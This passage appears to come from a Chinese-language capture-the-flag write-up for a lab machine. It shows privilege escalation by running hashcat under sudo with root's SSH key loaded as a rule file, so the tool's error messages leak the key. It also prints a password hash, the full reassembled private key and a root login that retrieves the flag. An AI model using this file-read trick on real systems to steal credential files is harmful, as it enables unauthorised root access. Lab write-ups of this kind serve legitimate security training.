$6$nAVMh/f7MrbnLPJK$gJZN0M4V8lwmku99ObgNJq4v0m3K1WXgD.bGTymwveukLlKrkPVUCPA1eGyd
74qPoO93xaVdlqbaV6LQfDVR1.
```

尝试读一下私钥

```
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat -r /root/.ssh/id_rsa --stdout 2>&1
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 1: -----
BEGIN OPENSSH PRIVATE KEY-----
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 2:
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 3:
```

```
NhAAAAAwEAAQAAAYEAxBsbwOv96P8ZVQhlo8535L/JWrghUakeplu98FfLqdE6l1ZE0BOB
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 4:
c4xwp8+BNEKDz/HYiOx/NkulCxqrX1zrQdt0AV4bVHKoLQK+r7TaR66cnlel9d5Ig0BAiL
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 5:
eY4DPTEs7ZxzCEJvWNPQWe4WugPaGfo9rmqTF9TgZl0lhC3zgdFq1A6BPUnR/yoEm0yfrg
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 6:
mJOvrSaJkxkvd4y+XXu1dpd6NuEWgqfKaXPCjonU081zvMEs7Ikp9Q7OwuwRg2g/T6oHgw
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 7:
9pMUnkPEPRw4xhopL/hVkedyRlj680nxL1WYlFsHC3GqhRnrMR/zMVCjTU+UnpOEhPRE7y
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 8:
m3PAgbpgE0rzDOzB8gv4awY9QqnB4H7TApHMsVmesrxqNn0WTbSjqIDQRCS8aAXoWkHn3r
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 9:
GwRfljZZRSd16AAwnfwiN4S0n4uKgvVvCIQiFbrqR2C+gyQFm+kAcOIwT9yzbQmFqnsE6J
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 10:
Jda7ZWmCy1Bsr1Muj/T9Q58Z35VsZV6aYcpj06ofAAAFgG+tTntvrU57AAAAB3NzaC1yc2
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 11:
EAAAGBAMQbG8Dr/ej/GVUIZaPOd+S/yVq4IVGpHqZbvfBXy6nROpdWRNATgXOMcKfPgTRC
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 12:
g8/x2IjsfzZLpQsaq19c60HbdAFeG1RyqC0Cvq+02keunJ5XpfXeSINAQIi3mOAz0xLO2c
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 13:
cwhCb1jT0FnuFroD2hn6Pa5qkxfU4GZdJYQt84HRatQOgT1J0f8qBJtMn64JiTr60miZMZ
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 14:
L3eMvl17tXaXejbhFoKnymlzwo6J1NPNc7zBLOyJKfUOzsLsEYNoP0+qB4MPaTFJ5DxD0c
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 15:
OMYaKS/4VZHnckZY+vNJ8S9VmJRbBwtxqoUZ6zEf8zFQo01PlJ6ThIT0RO8ptzwIG6YBNK
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 16:
8wzswfIL+GsGPUKpweB+0wKRzLFZnrK8ajZ9Fk20o6iA0EQkvGgF6FpB596xsEX5Y2WUUn
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 17:
degAMJ38IjeEtJ+LioL1bwiEIhW66kdgvoMkBZvpAHDiME/cs20Jhap7BOiSXWu2VpgstQ
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 18:
bK9TLo/0/UOfGd+VbGVemmHKY9OqHwAAAAMBAAEAAAGAPeO8R49y67SOfxqOUTsY9XVdi6
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 19:
buxQHVrXTopdBfczGYByjvwKdXRGs/JobDZQXU6ayOxO+2WiFXbgC1svv1NyyWGNRlVap1
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 20:
zva9zWALP3Io9YP92XGUeu+tLjibI67XX2kuq8FxA4adU3PRp5y6zpiSdDjicOUwgY5dVh
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 21:
wKxr3D2GNHR7byc8AgZ1u7lb76YMzDNaci5eyd4WHmtkQTieDWbjltTEC+Dbe94BQ5ubpu
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 22:
W1Sv49qKBk/tCvFLuagNPN+1FD9qZZWrawdCNB5kQu62RYUCmuiegrzf7AcAWGcDYgefqm
Cannot convert rule for use on OpenCL device in file /root/.ssh/id_rsa on line
23: Qihl6GWgMjOXsJ9YDKJSo4Se4Kdq8mnrYJU/MyJYA0zblmpTiYIIUEfoSdiW0PDBvZxpA9
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 24:
7ufLf+vttGFW8RFrgr96R47OdFIEzeLxSbNSuPqKd8KdPkWdEBu1s9+EKhJppg9W1vTTV6
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 25:
95bFBD6GFA3Zv7MuzSyg/wPpNiwJPM2BBTN5TueN92+BgW6mN6xjtM2OEIKCTythmBAAAA
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 26:
wB+d89CyX0FBPS0U8OTTy7woL+ZmpkHY2MSFNY7N6+wtT4XPlDYtmzvkElheAYNEiwZdaT
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 27:
```

```
SLAwbes4dn8WmjBVXHkya+JAAEQrMskJJAX6WzEHWUQWkgbB4ljLyPcRNtebVCYEA+GIh6
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 28:
KTJNLqcp5Q7VSTEiqJoP0NGUyF5F8JFstQmQfr55nujmci7xalGNtZYvsmXFHUmMoWzK7M
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 29:
xj0vVfq8k3BuOSdlfzSeV4VytMdv7+rC85fTTYJXuDNBkOUgAAAMEA+E9qQy6XLp3MceWE
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 30:
HOPnuWyg8Mf0Vc9FJkcGa9XEXmPvucz7vSMQ4T+fXoRfEwUGopl70XYCZ3S7QbTgBGD6Fv
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 31:
xYVdDVufQqqiq9QKQToPVWQjXUbaWuMlVLyctD5EJuWoATM7kLSbiUPNfHZX/kCrMdcvaD
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 32:
xdfq0x2+okMB6N8+hJ8RoSGx5ll0hfBwMWteOL1RkG+PiwaDMhAqEpmB/oP4F2HxsQgFFa
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 33:
T0CqO9Zm+Iwbfdn2BUNLmxyuWnBtXBAAAAwQDKLdJDGkFoASZZlxzBhZrH550rZ+jQ7T0V
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 34:
56JGnEgYzCXEAP+s75M3WsIrhm6dddgCz6wLNmPVSSleG3FuAW6ss7nPkxzNCf+Z+jEDtC
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 35:
avagxaPTGkxF2XEMGUnWTzT83NQOYHK5t7Efd1N2E0D7WIYD0aNDLr1PzObN2lEiQN0h4O
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 36:
ZLuDf9lJPWPB/O8V06QxrEpu1ktBG3G2ZfbHRV7MDFK/4M/YbxDEA2YnbXw7pBa+TLcGZF
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 37:
zLlbvIB7ezN98AAAAIcm9vdEBBcGkBAgM=
Skipping invalid or unsupported rule in file /root/.ssh/id_rsa on line 38: -----
END OPENSSH PRIVATE KEY-----
No valid rules left.
```

原理：

```
hashcat 的 -r 参数用于加载规则文件（rule file），规则文件定义密码变形规则（如大小写转换、添
加数字等）。

当 hashcat 尝试解析 /root/.ssh/id_rsa 作为规则文件时：

它会读取文件的每一行
尝试将每行解析为规则语法
由于 SSH 私钥不是有效的规则格式，hashcat 会输出错误信息
错误信息中包含了文件的原始内容
这是一个经典的任意文件读取漏洞利用，通过错误信息泄露文件内容。
```

整理出完整私钥

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxBsbwOv96P8ZVQhlo8535L/JWrghUakeplu98FfLqdE6l1ZE0BOB
c4xwp8+BNEKDz/HYiOx/NkulCxqrX1zrQdt0AV4bVHKoLQK+r7TaR66cnlel9d5Ig0BAiL
eY4DPTEs7ZxzCEJvWNPQWe4WugPaGfo9rmqTF9TgZl0lhC3zgdFq1A6BPUnR/yoEm0yfrg
```

```
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
zLlbvIB7ezN98AAAAIcm9vdEBBcGkBAgM=
-----END OPENSSH PRIVATE KEY-----
```

通过私钥ssh登陆root，获取到root flag

```
┌──(root㉿kali)-[~/桌面/mazsec/Api]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/桌面/mazsec/Api]
└─# ssh root@192.168.56.181 -i id_rsa
Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  7 11:10:46 2025 from 192.168.139.54
root@Api:~# ls
root.txt
root@Api:~# cat root.txt
flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```